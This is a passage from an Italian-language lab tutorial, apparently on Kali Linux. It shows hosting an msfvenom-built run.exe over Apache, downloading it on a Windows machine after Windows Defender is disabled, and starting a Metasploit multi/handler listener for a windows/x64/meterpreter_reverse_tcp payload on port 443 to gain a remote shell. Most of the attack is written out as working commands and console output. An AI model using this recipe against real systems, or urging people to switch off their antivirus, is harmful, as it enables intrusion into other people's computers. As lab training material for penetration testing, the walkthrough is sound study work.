┌──(kali㉿kali)-[~]
└─$ service apache2 start
```

E faccio l'upload del file esecutibile:


Per effettuare il download da windows apriamo il browser e inseriamo l'ip della macchina kali con /run.exe
"192.168.77.111/run.exe"




Avendo il firewall attivato notiamo che il download verrà interrotto e ci dirà che ha rilevato un malware all'interno.



Bisognerà quindi disattivare Windows Defender (l'antivirus) e riprovare il download.



Ora il file è stato scaricato correttamente senza problemi.



Ora torniamo su Kali e settiamo il listener tramite metasploit:

Come exploit usiamo il : “/exploit/multi/handler”

Come payload utilizziamo lo stesso di msfVenom :
“windows/x64/meterpreter_reverse_tcp”

Lhost= 192.168.77.111
Lport= 443

```
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload ⇒ windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter_reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST                        yes       The listen address (an interface may be specified)
   LPORT       4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.77.111
LHOST ⇒ 192.168.77.111
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) >
```

Facendo exploit la porta si metterà in ascolto,

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.77.111:443
```

Tornando su windows e avviando il file run.exe , su kali avremo la shell meterpreter: